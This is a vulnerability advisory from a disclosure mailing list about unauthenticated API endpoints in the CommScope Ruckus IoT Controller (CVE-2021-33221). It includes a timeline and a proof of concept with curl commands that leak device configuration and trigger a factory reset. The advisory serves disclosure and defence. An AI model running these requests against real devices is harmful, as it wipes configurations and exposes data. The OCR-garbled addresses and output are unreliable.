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## KL-001-2021-001: CommScope Ruckus IoT Controller Unauthenticated API Endpoints

From: KoreLogic Disclosures via Fulldisclosure <fulldisclosure () seclists org> Date: Wed, 26 May 2021 16:05:02 -0500

KL-001-2021-001: CommScope Ruckus IoT Controller Unauthenticated API Endpoints Title: CommScope Ruckus IoT Controller Unauthenticated API Endpoints Advisory ID: KL-001-2021-001 Publication Date: 2021.05.26 Publication URL: https://korelogic.com/Resources/Advisories/KL-001-2021-001.txt

1. Vulnerability Details

Affected Vendor: CommScope
Affected Product: Ruckus IoT Controller
Affected Version: 1.7.1.0 and earlier
Platform: Linux
CWE Classification: CWE-306: Missing Authentication for Critical Function
CVE ID: CVE-2021-33221

2. Vulnerability Description

Three API endpoints for the IoT Controller are accessible without authentication. Two of the endpoints result in information leakage and consumption of computing/storage resources. The third API endpoint that does not require authentication allows for a factory reset of the IoT Controller.

3. Technical Description

A "service details" API endpoint discloses system and configuration information to an attacker without requiring authentication. This information includes DNS and NTP serve that the devices uses for time and host resolution. It also includes the internal hostname and IoT Controller version. Inluly configured device in production may leak other, more sensitive information (API keys and tokens).

Another API endpoint that can be accessed without authentication can be used to generate diagnostic/support files. The process of generating these diagnostic files consumes CPU and disk utilization. The files can be retrieved, but are encrypted.

The third API endpoint that can be accessed without authentication will reset the virtual appliance back in to a factory reset condition - removing the current configuration of the device.

4. Mitigation and Remediation Recommendation

The vendor has released an updated firmware (1.8.0.0) which remediates the described vulnerability. Firmware and release notes are available at:

This vulnerability was discovered by Jim Becher (@jimbecher) of KoreLogic, Inc.

6. Disclosure Timeline

2021.03.30 - KoreLogic submits vulnerability details to 2021.03.30 - KoreLogic submits vulnerability details to CommScope.
2021.03.30 - CommScope acknowledges receipt and the intention to investigate.
2021.04.06 - CommScope notifies KoreLogic that this issue, along with several others reported by KoreLogic, will require more than the standard 45 business day remediation timeline.
2021.04.06 - KoreLogic agrees to extend disclosure embargo if necessarv. 2021.04.06 - Korelogic agrees to extend disclosure embargo if necessary.

2021.04.30 - CommScope informs KoreLogic that remediation for this vulnerability will be available inside of the standard 45 business day timeline. Requests KoreLogic acquire CVE number for this vulnerability.

2021.05.14 - 30 business days have elapsed since the vulnerability was reported to CommScope.

2021.05.17 - CommScope notifies KoreLogic that the patched version of the firmware will be available the week of 2021.05.24.

2021.05.19 - KoreLogic requests CVE from MITRE.

2021.05.19 - MITRE issues CVE-2021-33221.

2021.05.26 - CommScope releases firmware 1.8.0.0 and associated advisory.

2021.05.26 - KoreLogic public disclosure.

7. Proof of Concept

https://192.168.2.220/service/v1/service-details 
§ curl -k https://192.168.2.220/service/v1/service-details 
§ curl -k https://192.168.2.220/service/v1/service-details 
("message": ("ok": 1, "data": ("visionline password": "sym", "is\_vm": true, "dns2": "8.8.4.4",

"ibm gateway token":
"-", "ntp server": "ntp.ubuntu.com", "visionline username": "sym", "vm reset pwd": "0", "gateway": "192.168.2.254",

"visionline ip": "-", "netmask": "255.255.255.05", "ip\_address": "192.168.2.2200", "nostname": "vriot", "versionline ip": "1.6.00.427", "ntp\_state": "1", "ibm enabled": "0", "visionline port": "443", "ibm org id": "-", "vm\_nl mode": "0",
"aa enabled": "0", "ibm api token": "-", "cert expire": "Oct 21 10:09:23 2030 GMT", "common name":
"local-mgtt.video54.local", "dns": "8.8.8.8\*, "libm gateway\_type": "-", "ibm\_gateway\_id": "-", "ibm\_api\_key": "-",
"ipv4\_mode": "1", "datetime": "01/07/2021 18:46:13"}}}

tps://192.168.2.220/service/vl/diagnostic

https://1921.168.2.220/service/v1/diagnostic {"message": {"fileName": "/static/diagnostic/diagnostic\_2021-01-07-18-46-58.tar.gz", "ok": 1}}

A POST to the /reset URL does not require authentication: @app.route('/reset',methods=["POST"]) def reset(): """

Resets the system to factory condition.


This was tested and confirmed.
\$ curl -k https://l92.168.2.220/reset -X POST
curl: (52) Empty reply from server
\$
\$ ping 192.168.2.220
PING 192.168.2.220 (192.168.2.220) 56(84) bytes of data.
From 192.168.2.220 ping sequence bestination Host Unreachable
^C
---- 192.168.2.220 ping statistics --3 packets transmitted, 0 received, +1 errors, 100% packet loss, time 2014ms

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https://www.korelogic.com/about-korelogic.html

Our public vulnerability disclosure policy is available at:
https://korelogic.com/KoreLogic-Public-Vulnerability-Disclosure-Policy.v2.3.txt

Attachment: signature.asc
Description: OpenPGP digital signature

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## Current thread:

KL-001-2021-001: CommScope Ruckus IoT Controller Unauthenticated API Endpoints KoreLogic Disclosures via Fulldisclosure (May 26)

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